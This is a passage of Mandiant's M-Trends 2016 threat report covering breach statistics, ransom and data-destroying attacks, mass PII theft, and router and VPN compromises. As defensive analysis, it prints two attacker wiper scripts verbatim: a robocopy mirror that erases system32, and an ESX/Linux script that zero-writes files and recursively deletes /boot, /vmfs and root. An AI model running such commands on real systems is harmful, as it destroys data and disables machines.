

MANDIANT CONSULTING

M-TRENDS 2016

SPECIAL REPORT/ FEBRUARY 2016

MANDIANT[®]
A FireEye[®] Company

CONTENTS

Executive Summary	3
By the Numbers	6
2015 Trends	
Trend 1: David v. Goliath: The rise of business disruption attacks	9
Trend 2: This Time it's Personal	16
Trend 3: Attacks on Enterprise Networking Devices	19
A Look Back, Trends Turned Constants	
Outsourced Service Provider Abuse	22
Windows Persistence	28
The [re]Rise of Red Teaming	36
FaaS - Real-Time Adversary Detection and Response at Scale	44
Conclusion	47



EXECUTIVE SUMMARY

MANDIANT RESPONDED TO A LARGE NUMBER OF HIGH PROFILE BREACHES IN 2015, JUST AS WE HAVE EVERY YEAR. WE NOTICED TWO MAIN DIFFERENCES IN THE RESPONSES WE PERFORMED IN 2015:

1. More breaches became public than at any other time in the past (both voluntarily and involuntarily), and
2. The location and motives of the attackers were more diverse.

In 2015, more breaches than ever before became public knowledge. Suffice it to say that the security industry is changing because of new pressures being applied to these victim organizations. They now have to respond to the court of public opinion, as well as all other statutes, regulations, and lawsuits that come with a breach. In some of our incident responses, we saw companies take actions based on external pressure that impacted their ability to fully scope and successfully remediate the breach.



Our clients' privacy is of utmost importance to us. Thus, as in all M-Trends reports, we refrain from naming our clients in this report, even if they have chosen to publicly comment that they are working with Mandiant.

In 2015, the nature of the breaches we responded to continued to shift to a more even balance of Chinese and non-Chinese-based threat actors. We responded to more actors based out of Russia (both nationally sponsored and traditionally financially motivated attack groups) than in the past. We also saw an uptick in “gunslinger” (for-profit) groups. Finally, we noticed a significant increase in attack groups leveraging deregulated currency (such as Bitcoin) to get their ransoms paid. (See the section on business disruptive attacks for more information on this).

In this issue, we present our popular annual breach statistics, discuss three new trends that we have noticed, explore more in depth “Trends Turned Constants”, and include two additional articles to help support our interpretation of the numbers we present. The articles address the [re]Rise of Red Teaming operations, and how our FireEye as a Service (FaaS) service line is keeping companies safer and reducing the standard number of days compromised.

Numbers always tell a story, but it's the interpretation of those numbers that holds the real value. The median number of days an organization was compromised in 2015 before the organization discovered the breach (or was notified about the breach) was 146. This continues a positive improvement since we first

measured 416 days in 2012. Additionally, the median number was 205 days in 2014, which means we witnessed a drop of more than 50 days in 2015! Obviously, as an industry, we are getting better at detecting breaches.

Even so, it's clear that we have a long way to go. Mandiant's Red Team, on average, is able to obtain access to domain administrator credentials within three days of gaining initial access to an environment. Once domain administrator credentials are stolen, it's only a matter of time before an attacker is able to locate and gain access to the desired information. This means that, in our experience, 146 days is at least 143 days too long. On a positive note, companies that detected the breach on their own had a median number of 56 days compromised. The takeaway is that we are getting better as an industry, but there is still work left to do!

Mandiant recognizes that our median number of days compromised is a skewed statistic, and has always been. This statistic is generated based on Mandiant's experience responding to breaches. Organizations that quickly detected a breach on their own, or resolved the breach without Mandiant's involvement, are not included in the median number of days compromised. Nevertheless, we think this metric's trend over the years—if not the numbers themselves—is a useful way to measure progress in our industry.



The most interesting new trend in 2015 was an increase in the number of disruptive attacks we responded to. Disruptive attacks can be those that hold data for ransom (such as CryptoLocker), hold a company for ransom (stealing data and threatening to release it), delete data or damage systems, add malicious code to a source code repository, or modify critical business data in the hope that it does not get discovered.

The second new trend we explore is the bulk export of Personally Identifiable Information (PII) from targeted companies by Chinese threat actors. Previously, we had seen targeted theft of PII information, but not the mass theft that we saw in 2015.

The third new trend we encountered is the desire to exploit networking gear during a targeted and persistent campaign. We've seen attackers compromise these devices in order to maintain persistent access, to change security access control lists (ACLs) to grant access to a protected environment, for reconnaissance purposes, and for network traffic disruption.


The two trends that we see year after year, which we termed "Trends Turned Constants", deal with persistence and the exploitation of third parties to gain access to a victim

organization. Persistence is a topic we expect to continue see year after year, because persistence mechanisms are required for an attacker to maintain long-term access to an environment. We explored some new and creative persistence mechanisms that we discovered. Leveraging third-party service providers to gain access to a victim organization is a favored technique to gain initial access because often the service provider's security posture is less than that of the victim organization. In addition, service providers are often trusted entities, thus granting the attacker easy and trusted access to their intended target.

All of the trends we're seeing lead to one conclusion: It is more critical to focus on all aspects of your security posture (people, processes, and technology) than ever before. The information presented in this year's M-Trends should help provide justification for the renewed focus.

BY THE NUMBERS


Mandiant Industries Targeted



How Compromises Are Being Detected

53%

- External Notification of Breach
- Internal Discovery of Breach



Median Time of Compromise to Discovery

All Mandiant Investigations in 2015

146 days

External Notification


320 days

Internal Discovery

56 days

Day of Week of Spearphishing Frequency

DAY	SUM OF PERCENTAGE
Sunday	0%
Monday	11%
Tuesday	11%
Wednesday	29%
Thursday	20%
Friday	18%
Saturday	10%



FAAS METRICS FOR 2015

			
<h2>100s</h2> <p>Hundreds of clients in dozens of industry verticals.</p>	<h2>6</h2> <p>Six global Security Operations Centers providing constant detection and response.</p> <ul style="list-style-type: none">• Milpitas, CA• Reston, VA• Dublin, Ireland• Singapore, Singapore• Tokyo, Japan• Sydney, Australia	<h2>2.8M</h2> <p>Network visibility for more than 4 million hosts with full endpoint capability on 2.8 million of these hosts.</p>	<h2>4,000</h2> <p>FireEye as a Service (FaaS) delivers service using almost four thousand FireEye devices globally through a mix of client-owned and FireEye-owned gear.</p>

2015 TRENDS

TREND 1

DAVID V. GOLIATH

THE RISE OF BUSINESS DISRUPTION ATTACKS

Over the past year, Mandiant responded to incidents where attackers destroyed critical business systems, leaked confidential data, held companies for ransom, and taunted executives. Some attackers were motivated by money, some claimed to be retaliating for political purposes, and others simply wanted to cause embarrassment.

The idea of a cyber-attack that is intended to disrupt business operations is no longer a farfetched scenario. This past year has shown disruptive attacks have a real effect on organizations large and small. Some of these attacks were purposely carried out in public, and involved leaking data or broadcasting ransom demands in an attempt to embarrass or damage the victims in some way. Conversely, we have seen cases where the attackers tried to remain private. These instances often involved a monetary ransom demand to prevent the release of stolen data.

This past year we saw an increasing number of what can be considered “disruptive” attacks. While almost all successful attacks are disruptive on some level, these attacks were meant to bring attention to the attack or to

the attacker’s cause. This is opposed to the traditional “low and slow” techniques typically employed to maintain access on corporate networks and steal data without being detected.

These attacks resulted in a public release of confidential data and, consequently, embarrassment and reputational damage. In some cases, companies lost the capability to function as a business due to the crippling loss of critical systems. Side effects included executive resignations, costly ransoms, and expensive system rebuilds.

Traditional targeted attacks are carried out over time, with the attacker usually taking steps to hide their malicious activity and remain undetected in the victim environment. This is true regardless of what is

being targeted, be it trade secrets, intellectual property, customer records, payment information, or other sensitive data. With disruptive attacks, the attackers take steps to draw attention to their malicious activity or the information they have stolen.

Disruptive attacks are likely to become an increasing trend given the high impact and low cost. Disruptive cyber capabilities are sometimes referred to as “asymmetric,” in that they can cause a significant and disproportionate amount of damage without requiring attackers to possess large amounts of resources or technical sophistication.

We have outlined four disruptive scenarios that our clients have experienced over the last year.

Being held for ransom

Over the past year, we've assisted an increasing number of clients in dealing with digital blackmail schemes.

These typically involved attackers threatening to publicly release stolen data unless the demand for large payments from the victim was met. The ransom demand often came in the form of a decentralized digital currency such as Bitcoin.

In all cases we worked, with one notable exception, the value of the ransom demand was commensurate with the value of the stolen data. This helped ensure that companies would pay the ransom. If the ransom amount is too large, the attacker is likely to never be paid. In one notable exception, the ransom demand was inexplicably low, despite the attacker seeming to know the true value of the stolen data. This instance came under scrutiny by the victim company and law enforcement because an ulterior motive was suspected.

Most of the ransom cases we responded to followed a common approach. The attacker sent an email to a company executive indicating

that some amount of sensitive data was stolen and will be released publicly on a certain date unless a ransom payment is made.

In these cases, the deadline never allowed enough time for a proper investigation to be conducted. Rather, we focused on trying to determine whether the attacker's claims were credible or not. In some cases we were able to prove that data loss actually occurred, and in other cases we were not able to prove data loss before the deadline.

The obvious next question is whether or not a victim organization should pay the ransom. Each scenario is unique and needs to be approached differently. As such, there is no direct answer we can provide. Even if a victim organization pays the ransom, there is always a chance the attacker will release the data anyway.

In one case, an individual claimed to have access to thousands of customer records from one of our clients. The individual provided personal information for a few customers as proof, and threatened to publish the rest of the stolen data if a ransom

was not paid. Throughout the investigation, the individual allowed multiple ransom deadlines to slip. We suspected that an employee may have been involved, so we analyzed that employee's system and found evidence that suggested involvement. The company and law enforcement interviewed the employee, and the staffer confessed that they were behind the ransom attempt. The employee was fired, the ransom was not paid, and no customer data was publicly released.

Although not typically the result of targeted intrusions, we would be remiss if we didn't mention commodity ransomware such as CryptoLocker, which has impacted tens of thousands of organizations and individuals. Mandiant has received hundreds of calls from organizations and individuals whose files were encrypted with numerous ransomware variants. These ransomware threats demonstrate the significant material impact that can occur in an automated, non-targeted manner.

Destroying critical systems

We've investigated multiple incidents where attackers wiped critical business systems and, in some cases, forced companies to rely on paper and telephone-based processes for days or weeks as they recovered their systems and data. We have even seen attackers wipe system backup infrastructure in an effort to keep victims offline longer.

Most threat actors that we investigated over the years had the system-level privileges and access to destroy our clients' technology environments and shut down business

operations, but instead, they covertly stole credit card data, personal information, and intellectual property.

Other threat actors are motivated to overtly disrupt business operations and cause embarrassment to their victims. The sophistication and capabilities of disruptive threat actors ranges from possible amateurs to suspected nation states. Here are some examples of the system wiping techniques that we've observed being used by attackers.

Example 1:

An attacker created a scheduled task that deleted the Windows directory using the Microsoft robocopy tool on critical systems within the environment. The script first created a new directory called `c:\emptydir` that had no files. Next, the script executed robocopy with command line switches to mirror the directory tree from `c:\emptydir` to `c:\windows\system32`. Since there were no files or directories in `c:\emptydir`, the contents in `c:\windows\system32` were erased. In parallel with the robocopy execution, the script executed the shutdown command that powered the system off after 30 minutes (1,800 seconds). When an administrator powered the impacted systems back on, Windows failed to boot up. The scheduled task is shown below.

```
mkdir "C:\emptydir"  
robocopy "C:\emptydir" "C:\windows\system32" /MIR | shutdown /s /t 1800
```

Example 2:

An attacker with domain administrator-level access to a victim's Active Directory environment attempted to distribute ransomware through scheduled tasks and Group Policy objects (GPOs). The attacker created a scheduled task and pushed it onto the target systems via GPOs. The scheduled task loaded a malicious script from the domain controller (DC). The script then copied over an executable from the DC to the target systems and executed it. The executable was designed to encrypt user files (documents, photos, emails, backups, etc.) on the file system and instruct the victim to visit a website that contained instructions to obtain the decryption key.

Example 3:

An attacker created multiple variants of malware designed to wipe Windows systems based on the function of the system, and then automatically spread to other systems in the network. For the Domain Controller version, the malware delayed destruction for a period of time so that the server could continue to provide Windows authentication services, allowing the malware to spread more comprehensively.

Some other key differences of the malware versions included:

1. Workstation - killed the antivirus process and wrote a custom MBR to the disk.
2. Server - disabled terminal services.
3. Mail Server - stopped the mail service and disabled terminal services.
4. Domain Controllers - disabled terminal services and executed the wiper code after a period of time to allow the malware to continue spreading.

Example 4:

An attacker created a wiping script that differed for each Linux or Mac system in the environment. For example, the script extract shown below was designed to be executed on ESX servers to disable the server itself and render any virtual machines running on the server inaccessible. The script looked for large files and wrote zeros partially into the files. The script then attempted to delete system files.

```
find / -type f -name "*" | grep -v "disks" | grep -v "/dev" | awk '{print "ls
-l \" $0 \"\" }' | sh | awk '{if ($5>524288000) print "dd if=/dev/zero of=\" $9
\" bs=512k count=400 seek=400 conv=notrunc,noerror > /dev/null 2>&1 &"}' | sh
sleep 1
rm -r -f /boot/* &
rm -r -f /vmfs/* &
rm -r -f /* &
rm -f /bin/* /sbin/* &
exit
```

The script above can be interpreted as:

1. Search the entire filesystem for any filename that matches the regex *,*, does not have the word "disks" in it, and does not have "/dev" in the path.
2. Checks if the file is greater than 524mb.
3. If file is greater, then seek 400 512kb blocks into the file and write 200mb of zeros.
4. Delete everything in /boot.
5. Delete all volumes under /vmfs.
6. Begin removing everything on the filesystem.
7. Remove important binaries from /sbin and /bin.

Publishing sensitive company data on the Internet

We have worked with a number of clients whose sensitive company data was published on the Internet. In some cases, this was done because a ransom demand had not been met. In other cases, it was done simply to embarrass the organization.

Threat actors commonly leverage popular sharing platforms such as Pastebin¹ to publish their “manifesto.” They may dump sensitive corporate information such as company emails, employee information, compromised credentials, and database dumps directly on the site, or include links to download the data from other file sharing sites.

Threat actors may also leverage photo-sharing websites to publish screen captures, thus proving they had access to our client’s environment. These sites have formal abuse reporting processes and many of our clients have been

able to get unauthorized content taken down quickly. Knowing that reputable content sharing sites take down content quickly, threat actors will also use other platforms such as ThePirateBay, other BitTorrent trackers and peer-to-peer websites.

Threat actors also sometimes reach out to the media in an attempt to increase public visibility and maximize the victim’s embarrassment before the content is taken down.

Attempting to deceive

Despite the bold nature of disruptive threat actors, they actually don’t want their true identity to be known out of fear of retribution or criminal charges.

In one case, a threat actor indicated he was from Russia and communicated in the Russian language. Our linguists analyzed the quality of the language in multiple communications with the attacker. We assessed the quality of the language to be poor since there were instances

of literal translations of English technical terms to Russian that would be obvious to a Russian speaker. The poor translation and other technical evidence observed during the investigation led us to believe that it was likely the threat actor used language translation software when communicating in Russian.

Another case involved an attacker who claimed to be unable to speak the English language, but it soon became apparent that the actor was an educated English speaker. The attacker had initially been communicating through some type of automatic translation software, but they ended up switching to natural English at times when convenient.

¹Pastebin is a public text sharing platform which does not require any form of registration before publishing.

Lessons learned from investigating disruptive breaches

Responding to disruptive breaches is challenging, and not easy to plan for given the dynamic nature of these attacks and the attackers. Unlike breaches where a containment plan may be able to stop an attacker from stealing more information, in these disruptive instances the damage may have already been done by

the time the attacker contacts the victim organization. Therefore, a different response to these incidents is required. We've outlined ten lessons from our incident response engagements that may help organizations deal with disruptive attacks:

1

CONFIRM THERE IS ACTUALLY A BREACH – Just because someone claimed they hacked you doesn't necessarily make it true. Empty extortion attempts are not uncommon. Examine your environment for evidence of compromise before paying the ransom. If the attacker provided data as proof, confirm that the data is real and determine if it came from your environment.

2

REMEMBER THAT YOU'RE DEALING WITH A HUMAN ADVERSARY – Humans can be unpredictable and they may react out of emotion. Carefully consider how the adversary will react to your action or inaction. They can become more aggressive if they get upset. They may back down and allow for more time if they believe you are trying to meet their demands.

3

TIMING IS CRITICAL – You need to validate and scope the breach as quickly as possible. This may require the team working nights and weekends, so be careful of fatigue and burnout. You may need to approve emergency change requests within short order.

4

STAY FOCUSED – It's easy to get distracted. Evaluate whether the tasks you are taking on will help mitigate, detect, respond, or contain the attack. Remember that you're racing against the clock. Focus on the must-haves instead of the nice-to-haves, and understand that you may need to deploy a number of temporary solutions to address the attack.

5

CAREFULLY EVALUATE WHETHER TO ENGAGE THE ATTACKER – Attackers do not always expect a response. Some will move on if they did not specifically target your organization (consider situations where an attacker exploited a vulnerability across hundreds of organizations). Other attackers may get agitated due to the lack of response. If you decide to respond, limit the interactions and carefully consider everything you say. Consider involving law enforcement and legal counsel in all communications.

6

ENGAGE THE EXPERTS BEFORE A BREACH - You will need forensic, legal, and public relations support to get through a disruptive breach. Identify partners before the breach and get them on retainer.

7

CONSIDER ALL OPTIONS WHEN ASKED TO PAY A RANSOM - Understand that paying the ransom may be the right option in some scenarios, but there are no guarantees the attackers won't come back for more money or simply leak the data anyway. Include experts in the decision-making process and understand the risks associated with all options.

8

ENSURE STRONG SEGMENTATION AND CONTROLS OVER YOUR BACKUPS - Most organizations have mature backup policies so they can recover quickly in the event of a system failure. However, it's common for the systems containing backups to be part of the same environment compromised by the attacker. Tighten access to your backup environment to mitigate the risk of an attacker accessing the system using compromised credentials and destroying your backups.

9

AFTER THE INCIDENT HAS BEEN HANDLED, IMMEDIATELY FOCUS ON BROADER SECURITY IMPROVEMENTS - Regardless of the outcome, you should ensure that the attacker cannot come back in and do more damage. You also don't want a second attacker targeting you because they think you are willing to pay a ransom. Ensure you understand the full extent of the breach and implement both tactical and strategic actions to prevent future attackers from gaining access.

10

IF YOU KICK THEM OUT, THEY MAY TRY TO COME BACK IN A DIFFERENT WAY - Don't forget to operationalize and enhance the temporary solutions that were deployed to immediately address the attack. Conduct penetration testing and Red Team assessments to validate your security controls, identify vulnerabilities, and fix them immediately.



Conclusion

Disruptive attacks were once considered an implausible worst-case scenario for many companies and were typically not planned for by executives. Put simply, no one previously expected to have half the workforce lose access to their computers within a short amount of time. However, public events

over the last few years have altered the notion of what comprises a worst-case scenario. As we've seen over the past year, disruptive attacks have become a legitimate issue and businesses will have to begin planning and preparing accordingly. The best-case scenario when experiencing a disruptive attack is that you are well prepared and able to minimize the damage.

TREND 2

THIS TIME IT'S PERSONAL

Over the past year, Mandiant responded to several targeted attacks that resulted in the theft of Personally Identifiable Information (PII) by threat actors linked to China. In these cases, the volume of PII stolen indicated that the objective was the mass collection of PII data, not just that of specific individuals.

In our years of responding to incidents involving China-based threat actors, Mandiant had not observed a trend of indiscriminate theft of PII; however, we were aware of one-off instances of PII theft occurring as a byproduct of larger data theft operations (for example, stealing all data on a file server, including PII that may not have been of particular interest to the attacker).

Our view changed last year as we investigated several massive PII breaches that we believe were orchestrated by threat actors operating in China.

The breaches we investigated spanned multiple sectors, including healthcare, travel, financial services, and government. While we initially suspected the threat actors would target health records and credit card information, we found no evidence. Instead, we observed the threat actors target and steal information that could be used to verify identities such as Social Security numbers, mothers' maiden names, birthdates, employment history, and challenge/response questions and answers.

CASE STUDY

Examining how a China-based threat actor stole vast amounts of PII.

Phishing attacks continue to be a theme year after year, and this case is no different. It began with a threat actor successfully enticing a user to follow a malicious link in a phishing email. The link downloaded a backdoor, providing the threat actor access to the victim's environment. Once the threat actor obtained a foothold, the reconnaissance activity was primarily centered on the identification of databases with the greatest volume of PII.

The threat actor gained access to the databases by leveraging the victim's Active Directory information to identify database administrators and their computers. Specifically, the attacker searched Active Directory group membership for the keyword "database." The threat actor moved laterally to those systems and harvested documentation in an attempt to identify the names of databases, database servers, and database credentials.

The threat actor demonstrated an understanding of database systems from Microsoft, Teradata, and Oracle, as well as the transaction gateways used to access these systems. With the database information in hand, the threat actor systematically tested authentication and inventoried databases. The threat actor then searched the database tables for column names that indicated they contained sensitive information, such as Social Security numbers.

Once the threat actor found the information of interest, specific fields for every record in the targeted databases were extracted. The information included Social Security numbers, mothers' maiden names, and dates of birth. Due to the volume of information extracted, the threat actor would:

1. Extract information in chunks (100,000 to 1,000,000 records at a time).
2. Compress the information into split archives.
 - Upload the compressed files containing PII to file sharing sites.

COMPROMISED SYSTEM



1. The threat actor queries database to identify columns with PII.

2. After identifying PII, the attacker breaks up the queries into manageable chunks.

3. The threat actor compresses and uploads the harvested PII data to publically available file sharing sites.



Potential Motivations for Targeting PII

The targeting of PII by China-based threat actors raised questions, specifically as to how a country could benefit from this information. This was especially true for threat actors who had historically targeted information related to research and development or mergers and acquisitions. While Mandiant has not yet seen how these threat actors are leveraging the stolen PII, potential motivations of China-based threat actors could include the following:

Bypassing Identify Verification and Access Management Schemes

Given the type of PII the attacker stole, threat actors could circumvent user identify verification and management processes. We commonly see threat actors use legitimate user accounts that already exist in the environment. Access to this type of PII could allow a threat actor to successfully navigate knowledge-based security mechanisms (knowing the correct response to personal questions only the employee is assumed to know) and compromise existing accounts.

Facilitating “Traditional” Espionage Operations & Identifying and Recruiting Insider Threats and Subject Matter Experts

A government may target PII to assist in the recruitment of human intelligence assets. Knowledge of an individual’s financial situation, ideology, and susceptibility to blackmail could increase the success of a government’s recruiting efforts.

Targeting Specific Populations

Access to vast amounts of PII may assist a government in identifying and monitoring persons of interest to the government. We have previously observed China-based threat actors target dissidents, minorities, foreign journalists, nonprofit employees, and other individuals considered a threat to the Communist Party’s image and legitimacy.

Mitigate and Detect Targeted Threats through Enhanced Security Controls

Combating targeted threats requires executive support, effective policies and procedures, and preventative and detective security controls. When implemented correctly, a defense-in-depth approach provides organizations with the ability to reduce risks to its sensitive information – PII, in this case. The following controls were identified as a common thread for organizations that suffered PII breaches:

Locate critical information

To make decisions about encryption, network segmentation, and user rights restrictions (all at the core of computer security), organizations must first know where critical information resides in their environment.

Encrypt sensitive information stored in databases

Consider implementing both transparent database encryption (TDE) and application layer encryption for databases storing sensitive information.

Restrict network access to database servers

Implement network Access Control Lists (ACLs) to limit access to database servers. Only systems on trusted and well monitored network segments should be permitted to establish connections directly to database servers.

Conclusion

Mandiant continues to monitor targeted threat actors and track their evolution to include the progression of the data being targeting. We expect China-based threat actors will continue targeting and steal PII from organizations. While the specifics on motivations are still emerging, it is reasonable to assume the trend will continue and PII will be at risk.

TREND 3

ATTACKS ON ENTERPRISE NETWORKING DEVICES

Over the past several years, Mandiant has observed advanced threat actors compromise networking device infrastructure such as routers, switches, and firewalls. These devices are critical components of enterprise infrastructures and are often overlooked by incident responders during an investigation, especially when they have identified other backdoors or means of remote access used by the threat actors.

Why attackers target networking devices

There are numerous reasons why a threat actor would target network infrastructure, given the critical role these devices play in a network. Some examples are:

- **Traffic Monitoring:** Network devices may offer an opportunity to monitor traffic within and across network segments. This may allow access to data from numerous computers that would otherwise require threat actors to compromise multiple individual hosts.
- **Reconnaissance:** Similar to traffic monitoring, threat actors could use router and firewall access to collect information for further system/network targeting and lateral movement. This could range from dumping existing reconnaissance data (e.g. routing tables and similar) or active data collection to map the network and devices, authentication and other critical systems, etc.
- **Subversion of Security Controls:** Threat actors could modify or disable security controls of networking devices. Examples of these security control subversions include opening routes or modifying ACLs or firewall rules to allow traffic for command and control or interactive accesses. Threat actors can also modify or subvert secure tunnels or segmentation, reroute traffic for monitoring, or modify sessions to man-in-the-middle communications.
- **Persistence:** Threat actors might install a backdoor directly on the networking device that gives them direct access to the network.
- **Disruption:** Threat actors could modify or disable features on the network devices to disrupt communications on the device and cause a denial of service.

Networking devices are challenging to investigate due in part to a lack of tools that can either detect a compromise or facilitate a forensic review. During an intrusion, manual analysis of these devices is time-consuming and inefficient. Furthermore, most enterprise networks have dozens or hundreds of these devices, each with complex rule sets and varying software versions. This makes analysis at scale extremely difficult.

Investigation of networking devices is often also not a priority when an attacker has access to sensitive data in an environment. While the level of sophistication needed to compromise these devices is often high, attackers know that if they are successful, their attack will be difficult to detect.

Examples of Attacks on Networking Devices

The following are examples of attacks against networking infrastructure that Mandiant has observed over the past few years:

Modification of Cisco Router Images

Mandiant observed threat actor compromise a telecommunications company. During the intrusion, the threat actor discovered on an internal network file share a repository of the various Cisco router images the company used for its routers. The threat actor transferred these images out of the environment, modified them to include a backdoor, and then replaced the legitimate images on the file share with the malicious images. The threat actor then used anti-forensics techniques to modify the timestamps of the malicious images in the repository so that they matched the timestamps of the legitimate images.

Mandiant discovered that multiple routers in the environment were running the malicious image and, importantly, that the activity had occurred more than half a year prior to the investigation. There was not enough forensic evidence to determine whether it was the threat actor or systems administrators who had installed the malicious image on the

devices, but it is possible the attacker chose to be as stealthy as possible by waiting for an administrator to accidentally install one of the maliciously modified images – rather than do it themselves.

Cross-Site Scripting a Cisco ASA VPN Concentrator

A threat actor used a pre-authentication cross-site scripting (XSS) attack against Cisco ASA VPN devices, a vulnerability identified as CVE-2014-3393. The threat actor exploited this vulnerability to append malicious JavaScript to the company's logo on the SSL VPN landing page. This malicious script silently captured credentials of users that used a web browser to initiate their SSL VPN session and posted them to a site controlled by the threat actor. The organization did not require a second factor for authentication to the VPN, so the threat actor was able to use credentials harvested by the malicious script to log into the corporate network using the VPN.

During our testing to understand the severity of this issue, we discovered that this attack could be performed even if two-factor authentication was required on the Cisco ASA device. We were able to harvest session information, as well as legitimate credentials, which allowed us to perform a traffic replay attack.

Cisco IOS Router Backdoors: SYNFUL Knock

In 2015, Mandiant released a report detailing the modification of network border routers running Cisco IOS with an implant named *SYNful Knock*. The implant consists of a modified Cisco IOS image that permits the threat actor to load modules to the router containing new functionality directly from the Internet. The modification of the router images discovered by Mandiant was persistent even after a reboot and allowed a threat actor to log into the compromised devices from the Internet.

Mandiant confirmed the existence of 14 SYNful Knock router implants on Internet-facing infrastructure in four different countries: Ukraine, Philippines, Mexico, and India. Further research by others found that many more routers had been compromised around the world.

Tactical Recommendations

As with other systems in an environment, integrity monitoring and authentication management are critical in preventing or detecting an attack on networking devices. Mandiant recommends the following actions to aid organizations in preventing, detecting, and recovering from an intrusion involving the compromise of networking devices:

